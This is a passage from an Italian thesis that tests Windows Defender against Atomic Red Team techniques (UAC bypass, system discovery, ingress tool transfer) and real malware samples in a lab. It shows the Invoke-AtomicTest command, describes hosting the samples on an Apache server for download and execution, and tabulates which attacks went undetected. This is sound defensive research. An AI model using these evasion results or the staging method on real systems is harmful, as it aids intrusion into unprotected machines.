Per analizzare la risposta ai malware, invece, ho sfruttato il test *T1105-15*. Questo test, come si può vedere dal codice del listato 5.44, ha un *URL* predefinito che indica il file da scaricare ed eseguire sulla macchina della vittima. Per eseguire i test con dei parametri personalizzati, si può utilizzare il comando "`Invoke-AtomicTest -Session $sess NOME-NUM -PromptForInputArgs`". In questo modo il test verrà eseguito in modo interattivo, chiedendo gli argomenti da utilizzare per rimpiazzare quelli predefiniti. Per creare un *URL* che consentisse di scaricare direttamente i malware desiderati, ho scaricato i malware da internet sul computer attaccante e li ho inseriti nella cartella `/var/www/html/malware`. Dopo aver fatto partire il servizio *apache2*, questa cartella è diventata accessibile in rete, rendendo raggiungibili i file interni a quella cartella tramite *URL*.

Il comando che ho utilizzato per eseguire i malware è il seguente:
"`Invoke-AtomicTest -Session $sess T1105-15 -PromptForInputArgs`" e, alla richiesta del percorso del file da scaricare, ho inserito: "`/var/www/html/malware/NOME_MALWARE`", dove "`NOME_MALWARE`" è il nome del malware interessato.

Capitolo 6

Risultati sperimentali e sviluppi futuri

Gli esiti ottenuti possono essere classificati in 3 casi principali:


- *Non rilevato*: indica un test andato a buon fine che non è stato rilevato dall'antivirus (Windows Defender). Possiamo vederne un esempio in fig. 6.1;
- *Rilevato*: indica un test che è stato rilevato e bloccato dall'antivirus (Windows Defender). Possiamo vederne un esempio in fig. 6.2;
- *Errore*: indica un test che non è andato a buon fine per altri motivi. Possiamo vederne un esempio in fig. 6.3.

Facendo attenzione alle tabelle 6.1 e 6.2, possiamo constatare che la maggior parte degli attacchi di Atomic Test *T1548.002* e *T1082*, viene rilevata e bloccata. Per quanto riguarda Atomic Test *T1105*, invece, si nota che molti attacchi non vengono ad oggi rilevati da *Windows Defender*.


Osservando i risultati dei malware riportati in tabella 6.4, possiamo concludere quanto sia più efficace nascondere un malware in un tipo di file portabile. Gli eseguibili, infatti, risultano funzionali solo sulle architetture compatibili. Di conseguenza un file malevolo avrà possibilità di infettare più bersagli se come vettore utilizzerà un tipo di file multipiattaforma come *pdf* o *zip*.

I 77 test provati si dividono come segue:

- quelli con esito "Non rilevato" sono 28 (il 36%);
- quelli con esito "Rilevato" sono 32 (il 42%);
- quelli con esito "Errore" sono 17 (il 22%).




(a) Prospettiva dell'attaccante




(b) Prospettiva della vittima

Figura 6.1: Esempio di test "*Non rilevato*"




(a) Prospettiva dell'attaccante




(b) Prospettiva della vittima

Figura 6.2: Esempio di test "*Rilevato*"



(a) Prospettiva dell'attaccante



(b) Prospettiva della vittima

Figura 6.3: Esempio di test "*Errore*"

Tabella 6.1: Esiti dei test T1548.002 su una macchina con sistema operativo *Windows 10 22H2*

Atomic Test	Permessi di esecuzione	Esito
T1548.002-1	Utente	Rilevato
T1548.002-2	Utente	Rilevato
T1548.002-3	Utente	Rilevato
T1548.002-4	Utente	Rilevato
T1548.002-5	Utente	Rilevato
T1548.002-6	Amministratore	Errore (il sistema ha ricevuto le *patch* di sicurezza)
T1548.002-7	Utente	Errore
T1548.002-8	Amministratore	Non rilevato
T1548.002-9	Utente	Rilevato
T1548.002-10	Utente	Rilevato
T1548.002-11	Utente	Rilevato
T1548.002-12	Utente	Rilevato
T1548.002-13	Utente	Rilevato
T1548.002-14	Utente	Rilevato
T1548.002-15	Utente	Rilevato
T1548.002-16	Utente	Rilevato
T1548.002-17	Utente	Rilevato
T1548.002-18	Utente	Rilevato
T1548.002-19	Utente	Rilevato
T1548.002-20	Utente	Rilevato
T1548.002-21	Utente	Rilevato
T1548.002-22	Amministratore	Non rilevato
T1548.002-24	Amministratore	Non rilevato

Tabella 6.2: Esiti dei test T1082 su una macchina con sistema operativo *Windows 10 22H2*

Atomic Test	Permessi di esecuzione	Esito
T1082-1	Utente	Non rilevato
T1082-7	Utente	Non rilevato
T1082-9	Utente	Non rilevato
T1082-10	Utente	Non rilevato
T1082-11	Utente	Non rilevato
T1082-14	Utente	Rilevato
T1082-15	Utente	Rilevato
T1082-16	Utente	Rilevato
T1082-17	Utente	Rilevato
T1082-18	Utente	Rilevato
T1082-19	Utente	Rilevato
T1082-20	Utente	Rilevato
T1082-21	Utente	Rilevato
T1082-22	Utente	Rilevato
T1082-23	Utente	Rilevato
T1082-27	Utente	Errore (accesso negato)
T1082-28	Utente	Errore (accesso negato)
T1082-29	Amministratore	Errore
T1082-30	Utente	Non rilevato
T1082-31	Utente	Non rilevato

Tabella 6.3: Esiti dei test T1105 su una macchina con sistema operativo *Windows 10 22H2*

Atomic Test	Permessi di esecuzione	Esito
T1105-7	Utente	Rilevato
T1105-8	Utente	Rilevato
T1105-9	Utente	Errore (impossibile connettersi a BITS)
T1105-10	Utente	Non rilevato
T1105-11	Amministratore	Non rilevato
T1105-12	Amministratore	Non rilevato
T1105-13	Utente	Rilevato
T1105-15	Utente	Non rilevato
T1105-16	Utente	Errore (Finger: connessione rifiutata)
T1105-17	Utente	Non rilevato
T1105-18	Utente	Non rilevato
T1105-19	Utente	Non rilevato
T1105-20	Utente	Non rilevato
T1105-21	Utente	Non rilevato
T1105-22	Utente	Non rilevato
T1105-25	Utente	Non rilevato
T1105-26	Utente	Non rilevato
T1105-28	Utente	Errore (nimgrab non installato sul sistema)
T1105-29	Amministratore	Non rilevato

Tabella 6.4: Esiti dei malware su una macchina con sistema operativo *Windows 10 22H2* (Si fa riferimento alla numerazione della sezione 5.4)

Malware	Esito
malware 1	Rilevato
malware 2	Errore (eseguibile non valido)
malware 3	Errore (eseguibile non valido)
malware 4	Errore (eseguibile non valido)
malware 5	Errore (eseguibile non valido)
malware 6	Errore (eseguibile non valido)
malware 7	Non rilevato
malware 8	Non rilevato
malware 9	Non rilevato
malware 10	Errore (Accesso negato)
malware 11	Errore (Accesso negato)
malware 12	Non rilevato
malware 13	Non rilevato
malware 14	Errore (nessuna applicazione associata al tipo di file)
malware 15	Errore (Accesso negato)

La presente sperimentazione ha coperto alcuni attacchi effettuati in un'ambiente particolarmente semplice, composto da una sola macchina vittima. Non avendo simulato un dominio aziendale verosimile, cioè composto da molteplici computer vittima e server, i risultati ottenuti sono ridotti. Nonostante ciò, dai dati riportati precedentemente, possiamo accorgerci di come diversi *TTP* continuino a essere efficaci su *Windows*. Questo implica che, neppure con i più recenti aggiornamenti di sicurezza, queste vulnerabilità note sono state risolte. L'installazione di un antivirus esterno potrebbe aiutare nel ridurre la superficie d'attacco, sopperendo ad alcune delle vulnerabilità non intercettate da *Windows Defender*.

6.1 Sviluppi futuri

Questo progetto ha esposto alcuni attacchi in grado di eludere le difese che la maggior parte degli utenti adotta sui propri computer. Tuttavia, alcune minacce non sono state coperte dal presente progetto di tesi. Lavori futuri potrebbero prendere in analisi proprio tali lacune per fornire una visione più completa dei potenziali attacchi più efficaci.

Sarebbe inoltre opportuno ripetere questa simulazione in futuro, per valutare se, con gli aggiornamenti di sicurezza, *Windows* riuscirà a risolvere le vulnerabilità

riportate. Considerando l'esistenza di plugin che forniscono un'interfaccia grafica per Atomic Red Team su *Windows*, potrebbe essere più conveniente utilizzare questo sistema operativo anche come macchina per l'attacco. Questi strumenti semplificano notevolmente il lavoro, automatizzando la creazione dei log per i test eseguiti, eliminando la necessità di farlo manualmente attraverso la riga di comando.

Bibliografia

[1] Aleksandra Pawlicka, Michał Choraś e Marek Pawlicki. «The Stray Sheep of Cyberspace a.k.a. the Actors Who Claim They Break the Law for the Greater Good». In: *Personal and Ubiquitous Computing* 25.5 (1 ott. 2021), pp. 843–852. ISSN: 1617-4917. DOI: 10.1007/s00779-021-01568-7. URL: https://doi.org/10.1007/s00779-021-01568-7 (visitato il 11/2021).

[2] Center for Internet Security. *Cybersecurity Spotlight: Cyber Threat Actors*. URL: https://www.cisecurity.org/insights/spotlight/cybersecurity-spotlight-cyber-threat-actors (visitato il 11/2023).

[3] *What is Phishing*. Phishing.org. URL: https://www.phishing.org/what-is-phishing (visitato il 11/2023).

[4] Dell SecureWorks. *Advanced Persistent Threats (APT)*. URL: https://www.secureworks.com/blog/advanced-persistent-threats-apt-a.

[5] *Threat Intelligence*. CrowdStrike. URL: https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/ (visitato il 11/2023).

[6] *What is Cyber Threat Intelligence*. Microsoft. URL: https://www.microsoft.com/en-us/security/business/security-101/what-is-cyber-threat-intelligence (visitato il 11/2023).

[7] *Social Engineering*. CrowdStrike. URL: https://www.crowdstrike.com/cybersecurity-101/social-engineering/ (visitato il 11/2023).

[8] *Social Engineering*. Malwarebytes. URL: https://www.malwarebytes.com/social-engineering (visitato il 11/2023).

[9] *Caldera*. Mitre. URL: https://caldera.mitre.org/ (visitato il 11/2023).

[10] *Explore Atomic Red Team*. Red Canary. URL: https://atomicredteam.io/ (visitato il 11/2023).

[11] *Top 10 Open Source Adversary Emulation Tools*. FourCore. URL: https://fourcore.io/blogs/top-10-open-source-adversary-emulation-tools (visitato il 11/2023).

[12] Sai Prashanth Pulisetti. *Atomic Red Team Tools -2: Detect Pass the Hash Attack*. Medium. 2022. URL: https://systemweakness.com/atomic-red-team-tools-2-detect-pass-the-hash-attack-334a439eb8de (visitato il 11/2023).

[13] *Fact Sheet: Imposing Costs for Harmful Foreign Activities by the Russian Government*. The White House. 2021. URL: https://www.whitehouse.gov/briefing-room/statements-releases/2021/04/15/fact-sheet-imposing-costs-for-harmful-foreign-activities-by-the-russian-government/ (visitato il 11/2023).

[14] *Russia, UK, and US Expose Global Campaigns of Malign Activity by Russian Intelligence Services*. gov.uk. URL: https://www.gov.uk/government/news/russia-uk-and-us-expose-global-campaigns-of-malign-activity-by-russian-intelligence-services (visitato il 11/2023).

[15] *Advanced Persistent Threat (APT)*. CrowdStrike. URL: https://www.crowdstrike.com/cybersecurity-101/advanced-persistent-threat-apt/ (visitato il 11/2023).

[16] Atif Ahmad et al. «Strategically-motivated advanced persistent threat: Definition, process, tactics and a disinformation model of counterattack». In: *Computers & Security* 86 (2019), pp. 402–418. ISSN: 0167-4048. DOI: https://doi.org/10.1016/j.cose.2019.07.001. URL: https://www.sciencedirect.com/science/article/pii/S0167404818310988.

[17] Ladislav Burita e Dinh Thao Le. «Cyber Security and APT Groups». In: *2021 Communication and Information Technologies (KIT)*. 2021, pp. 1–7. DOI: 10.1109/KIT52904.2021.9583744.

[18] *Cyber Kill Chain*. Lockheed Martin. URL: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html (visitato il 11/2023).

[19] Wikipedia contributors. *Advanced persistent threat — Wikipedia, The Free Encyclopedia*. https://en.wikipedia.org/w/index.php?title=Advanced_persistent_threat&oldid=1182981081. 2023. (Visitato il 11/2023).

[20] *Group: G0016*. MITRE ATT&CK. URL: https://attack.mitre.org/groups/G0016/ (visitato il 11/2023).

[21] A. L. Johnson. *"Forkmeiamfamous": Seaduke, latest weapon in the Duke armory*. URL: https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=6ab66701-25d7-4685-ae9d-93d63708a11c&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments (visitato il 11/2023).

[22] *COZYDUKE*. F-Secure. 2019. URL: https://blog-assets.f-secure.com/wp-content/uploads/2019/10/15163418/CozyDuke.pdf (visitato il 11/2023).

[23] *Joint Staff email hack highlights vulnerabilities*. 2015. URL: https://edition.cnn.com/2015/08/05/politics/joint-staff-email-hack-vulnerability/ (visitato il 11/2023).

[24] *CrowdStrike's work with the Democratic National Committee: Setting the record straight*. 2020. URL: https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/ (visitato il 11/2023).

[25] Thomas Rid. *How Russia Pulled Off the Biggest Election Hack in U.S. History*. 2016. URL: https://www.esquire.com/news-politics/a49791/russian-dnc-emails-hacked/ (visitato il 11/2023).

[26] Steven Adair. *PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs*. 2016. URL: https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/ (visitato il 11/2023).

[27] *Norway: Russian hackers hit spy agency, defense, Labour party*. URL: https://eu.usatoday.com/story/news/2017/02/03/norway-russian-hackers-hit-spy-agency-defense-labour-party/97441782/ (visitato il 11/2023).

[28] Peter Cluskey. *Dutch opt for manual count after reports of Russian hacking*. The Irish Times. 2017. URL: https://www.irishtimes.com/news/world/europe/dutch-opt-for-manual-count-after-reports-of-russian-hacking-1.2962777 (visitato il 11/2023).

[29] *Operation Ghost: The Dukes aren't back – they never left*. ESET Research. 2019. URL: https://www.welivesecurity.com/2019/10/17/operation-ghost-dukes-never-left/ (visitato il 11/2023).

[30] *CSE Statement on Threat Activity Targeting COVID-19 Vaccine Development*. Communications Security Establishment. 2021. URL: https://www.cse-cst.gc.ca/en/information-and-resources/news/cse-statement-threat-activity-targeting-covid-19-vaccine-development (visitato il 11/2023).

[31] *CSE Statement on Threat Activity Targeting COVID-19 Vaccine Development*. National Cyber Security Centre. 2020. URL: https://www.ncsc.gov.uk/news/advisory-apt29-targets-covid-19-vaccine-development (visitato il 11/2023).

[32] *US cybersecurity firm FireEye says it was hacked by foreign government*. The Guardian. 2020. URL: https://www.theguardian.com/technology/2020/dec/08/fireeye-hack-cybersecurity-theft (visitato il 11/2023).

[33] *Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor*. Mandiant. 2020. URL: https://www.mandiant.com/resources/blog/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor (visitato il 11/2023).

[34] *SolarWinds Compromise*. MITRE. 2023. URL: https://attack.mitre.org/campaigns/C0024/ (visitato il 11/2023).

[35] Ian Carlos Campbell. *Russian hackers reportedly attacked GOP computer systems*. 2021. URL: https://www.theverge.com/2021/7/6/22565779/rnc-breach-russian-hackers-cozy-bear (visitato il 11/2023).

[36] *MagicWeb: NOBELIUM's post-compromise trick to authenticate as anyone*. Microsoft. 2022. URL: https://www.microsoft.com/en-us/security/blog/2022/08/24/magicweb-nobeliums-post-compromise-trick-to-authenticate-as-anyone/ (visitato il 11/2023).

[37] *Invoke-Atomic*. Red Canary. URL: https://atomicredteam.io/invoke-atomic/ (visitato il 11/2023).

[38] *VirtualBox*. Oracle. URL: https://www.virtualbox.org/ (visitato il 11/2023).

[39] *The Apache HTTP Server Project*. The Apache Software Foundation. URL: https://httpd.apache.org/ (visitato il 11/2023).

[40] *Linux Mint 21.2*. linuxmint. URL: https://www.virtualbox.org/ (visitato il 11/2023).

[41] *Scarica l'immagine disco di Windows 10 (file ISO)*. Microsoft. URL: https://www.microsoft.com/it-it/software-download/windows10ISO (visitato il 11/2023).

[42] *Execute Atomic Tests (Remote)*. Red Canary. URL: https://github.com/redcanaryco/invoke-atomicredteam/wiki/Execute-Atomic-Tests-(Remote) (visitato il 11/2023).

[43] *PowerShell remoting over SSH*. Microsoft. URL: https://learn.microsoft.com/en-us/powershell/scripting/learn/remoting/ssh-remoting-in-powershell?view=powershell-7.3 (visitato il 11/2023).

[44] *Installing PowerShell on Ubuntu*. Microsoft. URL: https://learn.microsoft.com/en-us/powershell/scripting/install/install-ubuntu?view=powershell-7.3 (visitato il 11/2023).

[45] *Abuse Elevation Control Mechanism: Bypass User Account Control*. Red Canary. URL: https://atomicredteam.io/defense-evasion/T1548.002/ (visitato il 11/2023).

[46] *uacme.zip*. Red Canary. URL: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1548.002/bin/uacme.zip (visitato il 11/2023).

[47] *System Information Discovery*. Red Canary. URL: https://atomicredteam.io/discovery/T1082/ (visitato il 11/2023).

[48] Red Canary. *Griffon Recon script - Atomic Red Team - T1082: System Information Discovery*. URL: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1082/src/griffon_recon.vbs (visitato il 11/2023).

[49] *Ingress Tool Transfer*. Red Canary. URL: https://atomicredteam.io/command-and-control/T1105/ (visitato il 11/2023).

[50] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/9c5bbd9499a8fd079b699c7ca4cf2fbe7a4f2606fdba84033ac22b6c9e905898/ (visitato il 11/2023).

[51] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/a42dd6bea439b79db90067b84464e755488b784c3ee2e64ef169b9dcdd92b069/ (visitato il 11/2023).

[52] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/7fc9e830756e23aa4b050f4ceaeb2a83cd71cfc0145392a0bc03037af373066b/ (visitato il 11/2023).

[53] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/60d96d8d3a09f822ded0a3c84194a5d88ed62a979cbb6378545b45b04353bb37/ (visitato il 11/2023).

[54] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/38f8b8036ed2a0b5abb8fbf264ee6fd2b82dcd917f60d9f1d8f18d07c26b1534/ (visitato il 11/2023).

[55] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/8bdd318996fb3a947d10042f85b6c6ed29547e1d6ebdc177d5d85fa26859e1ca/ (visitato il 11/2023).

[56] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/f48986feade519eb7f30dfe5ad008a353afb5429dec7c4f744a9568d860b0a34/ (visitato il 11/2023).

[57] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/0622971147486e1900037eff229d921d14f5b51aac7171729b2b66f81cdf6585/ (visitato il 11/2023).

[58] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/5d77343f2ae2214954e9de34da1dbb05b538ac68187050fe254e068bc7a82f8b/ (visitato il 11/2023).

[59] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/f78ee3005ca9f0e78a9dd136fc69afe7c06d69d1fc6218bc9e7eb3adec045977/ (visitato il 11/2023).

[60] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/c71ec48a59631bfa3f33383c1f25719e95e5a80936d913ab3bfe2feb172c1c5e/ (visitato il 11/2023).

[61] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/af1922c665e9be6b29a5e3d0d3ac5916ae1fc74ac2fe9931e5273f3c4043f395/ (visitato il 11/2023).

